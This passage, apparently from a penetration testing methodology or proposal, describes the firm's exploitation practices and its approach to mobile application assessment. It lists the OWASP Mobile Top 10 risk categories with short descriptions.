All exploitation is done in strict accordance with agreed rules of engagement. It should be noted that exploitation is highly dependent on circumstances. Once exploits have succeeded, we use any access and privileges gained to attempt to escalate access rights to the highest level possible. Detailed records are kept of all data recovered and copies are taken before changes are made to any files. All exploits are risk- assessed to minimize disruption to live systems.

3.1.3 Mobile Application Assessment

Mobile applications, and the devices upon which they run, have quickly become a core part of everyday technology. With a surge in mobile application development, and developers under time pressure to provide new functionality, attacks and breaches have dramatically increased.

The purpose of Mobile application assessments is to identify any vulnerabilities that can be exploited in order to attack the system or other users, bypass controls, escalate privileges, or extract sensitive data.

The primary areas of concern in mobile application security are weak server-side controls, lack of binary protections, insecure data storage and insufficient transport layer protection.

Our methodology covers all of the OWASP Top 10 mobile security risks and more.

Ref	Risk	Description
M1	Improper Platform Usage	This category covers misuse of a platform feature or failure to use platform security controls. It might include Android intents, platform permissions, misuse of TouchID, the Keychain, or some other security control that is part of the mobile operating system.
M2	Insecure Data Storage	This new category is a combination of M2 + M4 from Mobile Top Ten 2014. This covers insecure data storage and unintended data leakage.
M3	Insecure Communication	This covers poor handshaking, incorrect SSL versions, weak negotiation, cleartext communication of sensitive assets, etc.
M4	Insecure Authentication	This category captures notions of authenticating the end user or bad session management. This can include: - Failing to identify the user at all when that should be required - Failure to maintain the user's identity when it is required - Weaknesses in session management
M5	Insufficient Cryptography	The code applies cryptography to a sensitive information asset. However, the cryptography is insufficient in some way. Note that anything and everything related to TLS or SSL goes in M3.
M6	Insecure Authorization	This is a category to capture any failures in authorization (e.g., authorization decisions in the client side, forced browsing, etc.). It is distinct from authentication issues (e.g., device enrolment, user identification, etc.).
M7	Client Code Quality	This was the "Security Decisions Via Untrusted Inputs", one of our lesser-used categories. This would be the catch-all for code-level implementation problems in the mobile client. That's distinct from server-side coding mistakes. This would capture things like buffer overflows, format string vulnerabilities, and various other code-level mistakes where the solution is to rewrite some code that's running on the mobile device.

M8	Code Tampering	This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification. Once the application is delivered to the mobile device, the code and data resources are resident there. An attacker can either directly modify the code, change the contents of memory dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources. This can provide the attacker a direct method of subverting the intended use of the software for personal or monetary gain.
M9	Reverse Engineering	This category includes analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA Pro, Hopper, otool, and other binary inspection tools give the attacker insight into the inner workings of the application. This may be used to exploit other nascent vulnerabilities in the application, as well as revealing information about back end servers, cryptographic constants and ciphers, and intellectual property.
M10	Extraneous Functionality	Often, developers include hidden backdoor functionality or other internal development security controls that are not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example includes disabling of 2-factor authentication during testing.